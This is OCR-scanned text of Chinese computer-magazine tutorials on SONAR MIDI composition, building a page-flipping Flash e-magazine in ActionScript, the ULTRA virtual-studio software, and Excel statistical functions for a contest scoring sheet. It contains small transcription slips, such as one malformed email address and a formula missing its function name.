单击菜单命令"View→Meter/Key"打开节拍/调号对话框，如图3所示，双击默认的"4/4 C"(四四拍，C调)项打开修改窗口，在这里可以修改乐曲的节拍和调号，Beats per表示一小节有几拍，本例将其改为2，Beat表示多长音符为一拍，本例取默认值4分音符，Key Signature用来设置乐曲的调号，本例取默认值C。单击OK确认，我们就将当前乐曲修改成四二拍C大调的曲子了。




图3

通常情况下，乐曲的速度不是自始至终一成不变的，为了制作的方便，可以在开始时确定一个速度(每分钟内的拍子数)，在MIDI编曲过程中再根据需要进一步调整。在工具栏的Tempo  框中输入基本速度即可，它后面的几个按钮，用来设置乐曲播放时的速度是输入速度的多少倍(不会修改真正的速度值):分别为半速(1)、正常速度(2)、两倍速度(3)。减缓或加速播放速度，可以协助找到乐曲中的错误。

第四步:录制主旋律

1.回到音轨1上，如图4所示，双击名称"Track 1"将其改为"主旋律"；单击左侧In项("I"图标)右侧下拉按钮，在弹出菜单中选择"MIDI Omni"，这样就将外部的MIDI键盘连接到当前音轨中(如果你没有MIDI键盘，可省略此步骤)；单击Out("O"图标)右侧下拉按钮，选择"Creative SW Synthesizer"(各人声卡不同，此项也各异)作为当前音轨的输出端口；单击"Ch"右侧按钮，选择




图4

当前音轨的通道数为1；单击Pitch右侧按钮(图4中方框圈选的那一项)，在弹出的乐器列表中有好几十种乐器供你选择，这里选择"Acoustic Grand Piano"(大钢琴)；其余选择默认设置即可。

2.如果你使用MIDI键盘，这时就可以弹一下试听音色，感觉没有问题的话，即可按下音轨上的"R"按钮点亮轨道，然后按下主界面上方工具栏中播放控制条里的录音按钮(黑圆点图标)开始录音。此时节拍器会开始工作，打完预备节拍后，播放位置指针开始走动，此时在MIDI键盘上尽情演奏乐曲就可以了，再次单击录音按钮可结束录制。不用太担心演奏错误，后面还可以方便地编辑修改的。

没有MIDI键盘的朋友也不用着急，直接跳过这一步，在下面我们将详细介绍如何借助SONAR自带的工具进行乐谱记录。另外在实例2中，我们将教你如何通过插件，将电脑键盘虚拟成MIDI键盘，过一过演奏的 。

第五步:在五线谱视窗中"照谱画谱"

对初学者来说，"照谱画谱"的方式可能更容易操作，只要稍懂点五线谱的知识就可以了(其实，在中小学我们就已经接触过这方面知识了)。

1.选中"主旋律"音轨(即Track 1)，然后执行菜单命令"View→Staff"(快捷键为Alt+7)调出五线谱视窗。上面一排是绘制音符的各种工具:第一个是选择按钮，通过它可以选择已经绘制的各种音符，再进行复制、删除、移动等操作；第二个是绘制工具(铅笔图标)，通过它在五线谱上点击，就可以添加各种音乐符号；第三个是擦除工具，用于删除音符和其他元素；后面的试听、缩小、放大、栅格贴靠工具等，大家在使用的时候慢慢体会，这里就不一一细说了。

下面一排按钮是各种音符时值，从全音符到32分音符，附点，三连音等，一看就能明白。这里主要说一下自定义音符时值框，在这里你可以输入任何时值，如八分音符的时值表示为60，那么你完全可以输入70或80这样的非标准时值。

2.对工具有了初步的理解，下面就让我们试着输入一段音符:首先点选上面的铅笔绘制工具，然后根据乐谱点选下面的音符时值，比如点选八分音符按钮；将光标移到五线谱第一小节上，在"线"或"间"上每点击一下鼠标即可产生一个音符，同时伴有该音符的发音；如果发现点错了，可按Ctrl+Z键恢复，也可选择擦除工具(橡皮图标)点击一下错误的音符即可删除它；如果觉得视图太小，可

通过放大按钮放大，这样更便于细节操作。

3．如图5所示，是笔者在五线谱窗中输入的四川民歌《跑马溜溜的山上》一曲的前几节。初次使用五线谱窗填写乐谱，可能会觉得它像脱　的马一样难以控制，一定要有耐心，多练习多磨合，就会运用自如了。在每个小节中点击出第一个音符时，SONAR会自动以休止符填充后面的音符，不用管它，继续点击其他的音符。注意：点击生成下一个音符时，它的纵向位置最好与自动生成的休止符对齐，这样就可以替换掉那些休止符了。



图5

趣闻

用五线谱窗写谱的缺点是比较慢，但其优点是可以保证音符位置的准确性，并且不需要MIDI键盘之类的输入设备，它不但适合不会弹奏的初学者，也适用于追求完美、反复修改的专业作曲家。据说，有一年春节晚会的全部音乐，就是某作曲家用鼠标在五线谱窗中“点”出来的。注意：使用五线谱窗输入乐谱的时候，尽量使用快捷键可加快编曲的速度，比如按8键可快速选中8分音符，按6键可选中16分音符。将光标悬停在某工具按钮上，会显示出快该工具的快捷键。

第六步：保存成果

编曲的过程中，可随时按空格键播放试听，改到效果满意的时候，就可以保存当前音乐了。单击菜单命令“File→Save”调出保存对话框，SONAR支持的文件类型有多种，一般要保存一份Normal类型，这是SONAR的工程文件格式(后缀为.cwp)，包含了音乐中的各类原始信息，便于以后修改音乐。如果你的音乐文件中还包含有音频的内容，则可以保存为Cakewalk Bundle格式(.cwb)。另外也可以导出一份MIDI Format 1格式，这是标准的MIDI文件格式，它可以脱离SONAR环境在其他播放器中播放。

实例2:免费MIDI键盘抱回家

也许你对音乐仅仅是一种爱好，还不想在这方面投入太多的资金购买一台好的MIDI键盘，那不妨通过一些工具软件来免费虚拟一个MIDI键盘。Cakewalk 9.0之后，其自带的虚拟钢琴工具不再是默认安装选项，而是作为一个插件程序来使用。除此之外，也有不少第三方的插件可以使用，下面就给大家介绍一款免费的虚拟钢琴插件。

第一步：首先登录到http://nj.onlinedown.net/soft/28177.htm下载Virtual Keyboard DXi(虚拟键盘DXi)2.0。双击安装之后，它会询问你是否注册该插件，单击“是”确定。

第二步：启动SONAR，单击菜单命令“Options→Global”，在打开的对话框的MIDI标签下，选中Echo DXi input to all MIDI项。

第三步：单击菜单命令“View→Synth Rack”，在打开的对话框中单击“+”号按钮，勾选Virtual Keyboard DXi项，在随后打开的对话框中选中相应项，确定后即可打开一个虚拟钢琴的界面来。在SONAR中选中要录音的MIDI轨道，点亮“R”按钮，再单击工具栏播放条上的录音按钮，在提示节拍结束后，点击切换到虚拟钢琴上，按键盘上的相应按键就可以演奏了。再次单击录音按钮结束，你会发现MIDI音轨上已写满了音符，按空格键欣赏一下，效果还可以吧。

Virtual Keyboard DXi涉及不少的参数设置，限于篇幅，这里就不详细讲解了，大家可在其安装目录中查看说明文件 。

“软件你别牛”互动平台

一、第12期“比比谁的歌声靓”热心读者名单

勇者无畏(北京)　小昭(天津)　秦川小小牛(陕西)

以上三位热心读者，将获得优质音箱一套。同时，也希望广大读者继续积极参与到我们其他的互动栏目中。

二、Cakewalk SONAR精彩案例任你选

下面我们列出了几个Cakewalk SONAR的选题，请给你最感兴趣的选题投一票，我们将把得票数较多的那个选题制作成文章，奉献给广大读者。邮箱地址：media@cfan.com.cn(邮件主题请标明：软件你别牛)。

编号	选题名称	内容简介
1	精雕细刻打造天　之音	SONAR中提供了许多编辑修改音乐的功能，限于篇幅，本文的介绍仅是九牛一毛。本实例将对这些功能作进一步的介绍。
2	音频、MIDI双雄会	SONAR中大大增强了音频的处理，将音频与MIDI结合在一起，可以产生非常美妙的效果。
3	和谐之美	SONAR默认有16条音轨，它还可以根据需要增加。除了主音轨外，在其他音轨中谱入其他乐器及和弦，将使音乐作品变得丰满，层次感极强。
4	你所想到的其他选题	

CF [YY13]

■江苏 浒小♀周建峰

用Flash打造我的数码《电脑爱好者》

酷！电子杂志是这样炼成的……

★★★★

本文可以帮你学到

- 如何为Flash加装外部组件
- 网上流行的FFlipPage翻页组件的使用
- Flash制作多媒体程序的一般方法

目前比较常见的电子书有PDF、HTML、PFG、CHM等多种格式，这些电子书一般都是图文并茂，深受大家喜爱。但你是否知道：这类电子书已经越来越落伍了，因为它们还不够酷、不够……今天，让我们用Flash来"出版"一本《电脑爱好者》数码杂志，它能活灵活现地模仿出现实中翻开书页的效果，并能融文字、图片、音乐、视频于一体，相信你一定会被这种形式的电子杂志迷倒。本文最终的动画文件及Flash源程序，可从http://www.newhua.com/cfan/200517/FlashMag.rar处下载。

第一步：首先到http://www.activeflash.net/download/FFlipPage2.0.zip下载一个免费的Flash翻页组件FFlipPage，解压后将得到一个后缀为MXP的文件，现在很多电子杂志都是通过该组件制作的。确认你的系统中已经安装了Flash MX Professional 2004(以下简称Flash)。在Macromedia程序组中启动Macromedia Extension Manager(如果你没有找到这个程序，可从http://download.macromedia.com/pub/dw_exchange/extension_manager/win/em_install_cn.exe下载安装)，单击工具栏上的对象下拉按钮，选择"Flash MX Professional 2004"，然后执行菜单"文件→安装扩展"命令打开一个对话框，选择上一步中下载所得的组件(FCLInteractEffs_1.0.1.mxp)，再单击"安装"按钮根据提示安装该组件，最后关掉这个插件管理窗口即可。

> **小提示**
> 本文中的翻页组件为免费版，目前网上也有3.0的免费版，但该版本组件不能嵌入电子杂志中，会额外增加一个SWF文件，不是很方便，这也是笔者使用2.0版本的原因。最新版本是3.1，不过是收费的，该版本包含有组件的示例及说明文档。

第二步：启动Flash MX 2004，新建一个空白的Flash文档，将其保存为"电子书.fla"。按Ctrl+J键调出文档属性对话框，设置场景尺寸为1024×768，背景色为蓝绿色(#006699)，确定后返回。通过菜单命令"插入→时间轴→图层"(也可单击时间轴左下角的"插入图层"按钮)在主场景中插入四个新层，从下至上分别取名为：背景、组件、页面、按钮、音乐。

第三步：用矩形工具在"背景"层的舞台上随意绘制一个矩形，然后用黑箭头选择工具选取整个矩形，接着在下方的属性面板中，将矩形的宽设置为800，高设置为600，X坐标设置为112，Y坐标设置为84，这样矩形就正好位于舞台的中间了；确保矩形仍为选中状态，按Shift+F9键打开混色器面板，单击其上的类型下拉按钮，选择"线性"给矩形填充上线性渐变(单击左侧的铅笔头图标，再在中间点选一种颜色，可调整渐变的色彩，这个大家可视自己的喜好而定)；用线条工具在任意处绘制一条垂直线，然后在属性面板中，将垂直线的高度设置为600(宽度默认为0，不用改变)，坐标设置为512(X)和84(Y)，将它作为电子杂志的左右分界线，全选矩形与直线，按Ctrl+G键将它们组合成一体。

第四步：使用文本工具在杂志左页输入一些装饰性的文字，如"欢迎订阅"等，以及输入杂志的网址及E-mail地址。我们还可以为网址及E-mail地址加上链接效果，选中输入的网址，按F8键将它转换成按钮，确保其为选中状态，展开下面"动作-按钮"面板，在其中输入以下脚本语句：

```
on (release) {
    getURL("http://www.cfan.com.cn");
}
```

同样选中E-mail地址，按F8键将其转换成按钮，并按上述方法为其加入以下脚本代码：

```
on (release) {
    getURL("mailto:hotline@cfan.c.cnom");
}
```


此时按下Ctrl加回车键预览一下，单击网址和E-mail地址，是不是连接到相应网站以及打开默认地址的邮箱了。

> **小提示**
> 为了让电子杂志更生动有趣，还可以为它加上一些小的视频剪辑动画，比如按Ctrl+F8键新建一个名为"代号"的影片剪辑，进入该剪辑的编辑窗口，然后按Ctrl+R键导入一个《电脑爱好者》邮发代号的小图片，对该图片做一个旋转位置的简单补间动画。回到主场景中，将刚才制作的影片剪辑拖到电子杂志的左侧页上就可以了。

第五步：执行菜单命令"文件→导入→导入到库"将事先扫描修正好的《电脑爱好者》杂志的页面图片导入到库中。本例仅扫描了《电脑爱好者》杂志的封面，及其第13期的"特别话题"栏目的部分页面作为示例，其实你也可以使用其他的图片做实验，比如使用自己的数码照片，则最后的成品将是一个可以翻页的电子相册。

第六步：按Ctrl+F8键创建一个名为"图片"的影片剪辑并进入该影片的编辑窗口中，按Ctrl+L键打开库面板，将库中的页面图片"封面.jpg"(即上一步中导入的图片之一)拖放到第1帧的舞台上，点选该图片，在属性面板中


将图片的宽和高分别设置为400和600，X和Y坐标都是0。点选第2帧，按F7键将其转换为空白关键帧，将杂志的其他页面图片拖入，宽、高及坐标设置同上。按照同样方法，分别从库中将杂志正文页面的图片一一拖放到"图片"影片剪辑的其他各帧中(见图1)。


图1

小提示

本影片的前两帧是封面和目录，不计入页码中；第25帧是用来避开翻页组件的Bug，缺少该帧电子书翻到最后一页时，书就会不见了，这样书页的总页数是24页，显示页码的是22页；需要特别说明的是:这里的各帧还可以加入音、视频及动画等元素。

第七步:按Ctrl＋F8键新建一个名为"页面"的影片剪辑，在该影片剪辑中插入4个新层，如图2所示，由下往上，将层分别命名为"图片"、"阴影"、"页码"、"翻页区"、"Action"；将第六步创建的"图片"影片剪辑拖放到"图片"层第1帧的舞台上，在属性面板中将其XY坐标都设置为0，实例名称设置为"image"。在"页面"层第3帧按F5键插入空白关键帧。


图2

小提示

"页面"影片剪辑是本电子书制作的重点部分，它包括了电子书的翻页响应热区，书页的页码以及翻页组件的响应代码等。

第八步:在"阴影"层的第1帧上，绘制一个宽为80高为600的矩形，坐标是-40(X)和0(Y)，并填充上两边白中间黑的线性渐变色(见图3)，X坐标是-40可以让其中心点定位在矩形的中间。选中阴影矩形，按F8键将它转化为名为"阴影"的影片剪辑，在属性面板中，将该剪辑元件的实例名称设置为"shade"，单击"颜色"右侧下拉按钮，选择"Alpha"并将其值设置为50%，使阴影具有半透明的感觉。在阴影层的第3帧按F5键，插入一个关键帧。这个阴影元件是翻页组件定位翻动后书页的参照物，同时它也能增强电子书的立体感。


图3

第九步:选择工具箱中的"文本工具"，然后在"页码"层第1帧的舞台上单击，出现一个文本框，再在属性面板中将文本类型设置为"动态文本"，颜色与背景色一样，宽和高设置为30和20，坐标为330(X)和550(Y)，"变量"框中输入"Text"。在"页码"层第3帧按F6键插入一个关键帧，将该帧中的页码移动到左侧，坐标为-360(X)和550(Y)。

小提示

左右页码的位置是以"阴影"影片剪辑为对称轴，左侧页码的横坐标之所以是-360而不是-330，是因为加上了文本框的宽度，否则书翻页后，两面的页码就不对称了。


第十步:单击选择Action层的第1帧，再单击展开下面的"动作-帧"面板，加入如下代码：

```
#initclip
function onCreatePage(sender, pageMC, pageIndex) {
        pageMC.flipper = sender;
        pageMC.pageIndex = pageIndex;
        pageMC.text = pageIndex == 2 ? "" : ". "+(pageIndex-2)
+".";
//从第3帧开始设置页码，封面和目录不算
        pageMC.Image._x = pageIndex%2 == 1 ? 0 : -400;
//设置翻页后页面的坐标
        pageMC.Image.gotoAndStop(pageIndex); //翻转到下一页
        pageMC.gotoAndStop(pageIndex<=0 || pageIndex>25 ? 4 :
pageIndex == 25 ? 2 : pageIndex%2 == 1 ? 1 : 3);
}// 进入指定页面，其中25是"图片"影片剪辑的总帧数
function onPageMove(sender, x, y) {
        if (!sender.trackMouse && x<-100) {
                sender.stopFlip();
        }//当鼠标拖动的页面X坐标小于-100时,则自动完成翻页
}
function onFlipFinished(sender) {
        sender.trackMouse = true;//鼠标在页面拖动时开始翻页
        timer = getTimer();//获取翻页时间
}
function onEnterFrame() {
        if (autoFlip.getValue() && !Flipper.isMoving && Flipper.
curPage<=7 && getTimer()-timer>5000) {//这里是设置自动翻页的条件
                Flipper.trackMouse = false;
                Flipper.startFlip(1, -150, 40);
        }
}
#endinitclip
```

最后在该层的第4帧按F7键插入空白关键帧。上面的这些语句是翻页组件自定义的，有些语法不太符合ActionScript脚本代码的约定，大家直接照抄或复制使用以上代码就可以了。

第十一步:在"翻页区"层的第1帧，绘制一个矩形，然后用黑箭头选择工具选中该矩形，再按F8键将其转换成按钮，名为"响应按钮"，再复制粘贴几个，通过工具箱中的自由变形工具调整它们的大小和位置，让它们覆盖在页面上(见图4)，这些按钮就是鼠标按住书页向左拖拉翻动时的响应区域了。以下是为"按钮一"添加的脚本：

```
on (press, rollOver) {
        if (flipper.flippingPage == null
|| flipper.flippingPage == this) {
                flipper.startFlip(1);
        }//当鼠标按下或滑过按钮时，
从右上角开始翻动页脚
}
on (release, releaseOutside, rollOut) {
        flipper.stopFlip();
}//当鼠标在按钮上松开或在按钮外滑过、松开时,停止翻页
```


图4

"按钮二"的脚本与"按钮一"差不多，只需要把"flipper.startFlip(1);"改成"flipper.startFlip(-1);"，表示从右上角翻动整个页面。

为"按钮三"加上如下脚本语句：

```
on (press) {
        if (flipper.isMoving && flipper.isFlipOver) {
                flipper.finishFlip();
        }
        if (flipper.flippingPage == null || flipper.flippingPage ==
this) {
                flipper.startFlip(-1);
        }
}
on (release, releaseOutside) {
        flipper.stopFlip();
}
```

"按钮四"的脚本和"按钮三"差不多，只需要把"flipper.startFlip(-1);"修改成"flipper.startFlip(-2);"即可。最后选中这些按钮，在属性面板中单击"颜色"下拉按钮，选择Alpha项，并将其值设置为"0"，这样四个按钮就变成纯透明状态了。

小提示

响应区域按钮脚本的主要区别是"flipper.startFlip();"语句，括号里的参数表示翻页定位和翻页方式，比如说是向左翻页还是向右翻页，其参数从-1到4(不包括0)共有8种形式。1表示定位在页面右上角，方式是翻页角；-1表示定位在页面右上角，方式是翻页面；2表示定位在页面右下角，方式是翻页角；-2表示定位在页面右下角，方式是翻页面；3表示定位在页面的左上角，方式是翻页角；-3表示定位在页面的左上角，方式是翻页面；4表示定位在页面的左下角，方式是翻页角；-4表示定位在页面的左下角，方式是翻页面。

第十二步：在"翻页区"层的第2和3两帧分别按F7键插入空白关键帧，在第3帧中为页面的左侧也添加四个响应按钮(见图5)，这些按钮就是向右翻页(即往回翻)时的响应区域。为"按钮五"加上如下脚本语句：

```
on (press) {
        if (flipper.isMoving && flipper.isFlipOver) {
                flipper.finishFlip();
        }
        if (flipper.flippingPage == null || flipper.flippingPage ==
this) {
                flipper.startFlip(-3);
        }
}
on (release, releaseOutside) {
        flipper.stopFlip();
}
```




图5

"按钮六"只需要将上面脚本中的"flipper.startFlip(-3);"语句改成"flipper.startFlip(-4);"即可。

为"按钮七"加上如下脚本：

```
on (press, rollOver) {
        if (flipper.flippingPage == null ||
flipper.flippingPage == this) {
                flipper.startFlip(3);
        }
}
on (release, releaseOutside, rollOut) {
        flipper.stopFlip();
}
```

"按钮八"只需要将上面脚本中的"flipper.startFlip(3);"语句改成"flipper.startFlip(4);"即可。最后将四个按钮的透明度(Alpha)也设置为0，这样响应区域才不会遮挡页面。

第十三步：回到主场景中，右击库面板中的"页面"影片剪辑，选择"链接"，在出现的对话框中选择"为动作脚本导出"和"在第1帧导出"两项，然后在"标识符"中输入："Page"；接着将"页面"影片剪辑拖放到主场景"页面"层第1帧的舞台上，让它正好覆盖在分界线的右半面，点击该影片剪辑，在"动作-影片剪贺"面板中加入如下脚本：

```
onClipEvent (load) {
        this.unloadMovie();
}
```

第十四步：按Ctrl+F7键打开组件库面板，将FCL Interactive Effects下的FFlipPage组件拖放到主场景"组件"层的舞台上，在属性面板中单击右上角"参数"标签，在其中设置该组件的各种属性：宽和高分别为800和600，XY坐标为112和84(注意，组件的大小与坐标一定要与第三步中设置的杂志外框的参数一致)；在Page ID Name中输入"Page"，这是"页面"影片剪辑的实例名称；Shade Name中输入"Shade"，这是"阴影"影片剪辑的实例名称，组件在实施左右翻页时，它就是左右翻页时的对称轴；Drag Acceleration的值修改为0.4，Tarack Mouse的值使用默认的"true"；双击其中的Events选项，将onCreatePage的值设置为onCreatePage，onPageMove设置为onPageMove，onFlipFinished设置为onFlipFinished。

第十五步：在库面板中，单击展开"Flash Componet Library→Interactive Effects"，右击其下的"FFlipPage"，选择"链接"，在链接属性中将FFlipPage组件的标识符设置为"FFlipPage"，并选中"为动作脚本导出"和"在第一帧导出"项。

第十六步：至此，《电脑爱好者》数码杂志制作的主要工作就已经完成了，现在是不是急着想按Ctrl+Enter键观看效果？且慢，此时发布会出错的，还得对发布选项进行一些设置。执行"文件→发布设置"调出设置对话框，在"格式"标签下，根据需要选中"Flash"(生成SWF文件)或"Windows放映文件"(生成EXE可执行文件)；因为FFlipPage翻页组件的核心是基于ActionScript 1.0版写成的，所以还要在"Flash"标签中，将"版本"设置为"Flash Player 6"，"动作脚本版本"设置为"动作脚本 1.0"(不用担心，选择这两项发布的动画，在7.0版的Flash播放器上也能正常播放)；设置好后，单击"发布"按钮就可以生成想要的文件了，双击最终SWF动画文件(或EXE文件)，试着用鼠标在电子书的四角拖动，是不是显示出非常酷的翻页效果来。怎么样，感觉很不错吧！

CF [YY14]

搭建自己的虚拟演播室

★

■山东　猫咪老爸

经常在电视上看到这样一种情景：前景是主持人，背景则是不断变化着的视频场景（比如CCTV的天气预报节目），这就是普遍应用于电视制作行业的虚拟演播室技术。你想不想也玩一把虚拟场景技术来过过瘾？这对于影视后期制作高手来说也许容易办到，但相对于一般数码爱好者而言可就不那么容易了。今天，我们请出ULTRA，帮助朋友们搭建一个属于自己的虚拟演播室。

ULTRA小档案

u软件版本:1.25.2229.5　　软件大小:250.4MB

u软件性质:试用版适用平台:Windows系列平台（需DirectX 9.0）

u下载地址:首先登录到http://www.seriousmagic.com/ultrademo.cfm页面，根据提示，选择电视制式并填写自己的E-mail地址，网站将给你发送一封邮件，其中包含了下载链接及试用版序列号（安装必须）。试用版没有功能限制，但输出的视频上会加盖水印。

实例1:阳光下曼舞的新娘

第一步:输入蓝屏人像

所谓蓝屏人像，是指人物背景是单一的蓝色。最简单的方法是在墙上悬挂一幅蓝布（或绿布），然后用DV拍摄下人物在蓝色背景下的表演。这些素材你可以自己用DV拍摄，也可以从网上搜索下载，当然ULTRA自带了许多背景及蓝屏人像素材，足够我们尝试了。运行ULTRA，执行"File（文件）→New Sessions（新建场景）"菜单命令启动一个新任务。单击选择中间的"Input Clip（输入剪辑）"图标，然后再单击下面的Browse（ 览）按钮导入蓝屏人像剪辑，本例导入的是ULTRA安装目录中"Content\Sample Clips"子目录下的"Suzy-Wide-Spin(Wedding)DEMO.avi"视频文件。

第二步:快速抠像

首先用鼠标在左侧素材窗口里的背景上点选几个不同的色深点（由于拍摄灯光的原因背景颜色可能不均匀），然后单击下方的Keyer（调节器）选项卡，勾选其中的Enable（使有效）项，再单击下面的"Apply Points（应用点）"按钮，就可以完整地扣取人像了。你还可以使用"Matte Generation（调整光滑度）"下面的调整滑杆来改变透明度等参数，以达到更加满意的效果（见图）。



第三步:编辑人像

从上图可以看出，人像两侧的杂物还没有去掉，可以将它们裁剪掉。单击窗口下方Input（输入）选项卡，一边拖动调整"Input Cropping（剪裁）"中的绿框，一边观察上方的预览图像，直到将图像裁剪合适为止。拖动"Input Offset（移位）"中的线框，则可以调整人像在画面中的位置。

第四步:添加动态背景

单击中间Background（背景）图标，然后再单击下面Browse（ 览）按钮导入一个动态背景（静态图片也可以），本例导入的是"Content\Backgrounds\Animations"下的"Spiritual Aurora.mpg"视频文件。此时按下空格键先预览一下动画效果，感觉还不错吧，再次按空格键将停止播放。

第五步:进一步编辑

还可以对上面的动画作进一步的修改。单击Scene（场景）选项卡，拖动其下"Input Orientation in Scene"中的绿框，可以任意调整人像的角度；单击"Pan&Zoom（平移与缩放）"选项卡，拖动其中的两个绿线框，可以设置动画滚动出现效果。注意：前景与背景图像是分开的，当前选择的是哪个图像，编辑操作的效果即应用于哪个图像。

第六步:输出作品

最后，单击Output选项卡，设置好影片格式和输出路径，就可以点击"Save Output（导出）"按钮导出动画作品了。

实例2:我的动感天气预报

第一步:启动ULTRA后，单击Sessions选项卡，双击其下的"MSL2-Computer Lab Medium"项打开一个场景。

第二步:如果你不喜欢原场景中的女主角，也可以单击Browse按钮换成其他的角色（当然也可以是你自己拍摄的角色）。

第三步:点选"Source B"图标，然后单击Browse按钮将原来的静态图片素材换成动态视频（比如换成上例中使用的"Spiritual Aurora.mpg"视频文件）。此时按空格键试播一下，是不是看到了画中画的效果？前景中的女主播在介绍天气，后面的大屏幕上则是动态的天空景向，非常漂亮。同样可以借鉴上例中的方法，对各个元素进行相应修改。

ULTRA的内置功能还有很多，感兴趣的朋友不妨自己尝试一下。

CF [YY15]

■安徽 无言

★★

西游后记之Excel函数篇(五)
超级女声各展风采，Excel铁面无情

本文可以帮你学到

- 一个简单的即时评分系统
- Excel中多个统计函数的使用方法

故事 为提升环球旅游公司的品牌知名度，公司决定联手其他几家大企业，合作举办一届"环球超级女声"大奖赛。比赛现场，由八戒负责在幕后即时统计各位选手的得分情况。这对八戒来说简直太容易了，只需Excel就能轻松搞定。

实战 快速打造即时评分系统

第一步：首先如图1所示建立起即时评分系统的表格框架。前台评委打好分后，后台操作员将各位评委的分数即时填入"分数"一栏；后面三行就会自动去掉一个最高分及最低分，并计算出该选手的最后平均得分。




图1

第二步：点选C14单元格（即提示语"去掉一个最高分"右侧的那个单元格），输入公式："=MAX(C4:C12)"（不含引号，下同）；点选C15单元格（即提示语"去掉一个最低分"右侧的那个单元格），输入公式："=MIN(C4:C12)"。前面那个公式是找出C4:C12单元格中最大的数值（即最高分），后面那个公式则是找出最小的数值（即最低分）。

MAX()vsMIN()小档案

MAX语法：MAX(number1,number2,...)

说明：这个函数可以找出参数列表中最大的数字。比如输入公式："=MAX(1,8,2,6,8,5)"，则返回最大值8。不过本函数的参数有限，最多只能有30个参数，而且直接用数字作参数，局限性也很大，所以一般都使用区域来作为参数，如本例中用到的"=MAX(C4:C12)"，表示找出C4到C12之间的所有单元格中最大的数字。区域的范围可以很大，如"=MAX(A1:E10)"，可以求50个数字中的最大值。

MIN语法：MIN(number1,number2,...)

说明：与MAX函数的使用方法完全相同，不过它要查找的是参数表中的最小数值。比如输入公式："=MIN(1,8,2,6,8,5)"，则返回的是1。

拓展训练：如果需要快速查看某个区域中的最大值或最小值，可以选中该区域，然后右击Excel 2003底部的状态栏，再单击"最大值"或"最小值"，就可以在状态栏右侧看到该区域的最大值或最小值了。同样方法，还可以求和、算平均数等。

第三步：在C16单元格中（即提示文字"选手最后得分"右侧的单元格），输入公式"=AVERAGE(C4:C12)"，可以求出C4到C12之间所有单元格内数字的平均数。求平均数函数AVERAGE与MAX和MIN的使用方法相似，这里就不细说了。

细心的读者会发现，这样直接求平均数有一个问题：它没有减去一个最高得分及一个最低得分。所以本例中，我们将求平均数公式改造如下：

=(SUM(C4:C12)-MAX(C4:C12)-MIN(C4:C12))/7

首先用SUM函数(这个函数在本刊第13期，西游后记第一回中就已经介绍过啦)求出C4:C12单元格中所有得分的和，然后再分别减去一个最高分及最低分(由MAX和MIN求得)，最后除以7，就得到这个选手的最后平均得分了。为什么是除以7而不是9呢？因为去掉了两个评分，当然要减去了。

第四步：实际运行中，最后得分可能会是这样的：9.766666667。虽然非常精确，但是太多的小数显得有点麻烦。可右击C16单元格，选择"设置单元格格式"打开格式设置对话框（见图2），点击"数字"标签，在"分类"中点选"数值"，然后在右侧就可以根据需要设置"小数位数"了。本例设置位数为2，则得分9.766666667将四舍五入为9.77。



图2

好了，现在只要输入各评委的评分，就可以即时显示出最高

分、最低分以及最后的平均得分了。

一点通

★第k大与第k小

有时不仅要知道一系列数字中最大的数，还想要知道第2大、第3大…第k大的数，这时可使用LARGE函数，它的语法形式为：LARGE(array, k)

参数array可以是区域、数组或者值的列表；参数k则是希望返回其值的array中的位置（从最大值开始计数）。比如，将上面实例中C14单元格中的公式"=MAX(C4:C12)"换成"=LARGE(C4:C12, 2)"，如图1所示输入的数据，则返回值为9.8。注意，当你输入"=LARGE(C4:C12, 3)"时，会发现返回的还是9.8。这是怎么回事呢？原来，该列评分中有5个重复的9.8，对该列数据按降序排列后，第3个位置处依然是9.8，所以直到"=LARGE(C4:C12, 7)"才会显示为9.7。当k等于1时，则本函数的返回值与MAX函数相同。

若想求一系列数据中第k小的数，可使用函数SMALL，它与LARGE的使用方法相同，只不过求值的方向相反而已。上例中，公式"=(C4:C12, 1)"将返回值9.6。

★轻松求得中间数

中间数是指将一系列数据按顺序排列后，处于最中间位置的那个数。中间数可通过MEDIAN函数取得，它的语法形式为：MEDIAN(number1,number2,...)

本函数的使用方法与上面介绍的几个统计函数相似，就不详细介绍了，仅举一例：输入公式"=MEDIAN(1,2,3,4,5,6,7,8,9)"，返回值将为5；假设在单元格A1:A9中分别输入前面的9个自然数参数，则公式"=MEDIAN(A1:A9)"依然返回5。

★看看谁的回头率高

众数是指某一数据集中出现频率最高的那个数。例如，我们设计一个问卷来调查一般人最喜欢的服装颜色是什么，那么对返回的调查问卷的结果进行众数分析（即找出出现频率最高的那个答案），就可以了解大多数人最喜欢的是哪种颜色的服装了。在Excel中可以通过MODE函数求得众数，它的语法形式为：MODE(number1,number2,...)

依然以本文开始的那个实例进行实验，在任意一个单元格中输入公式：

=MODE(C4:C12)

显然，按如图1所示输入的数据，返回的肯定是9.8了。

擂台赛

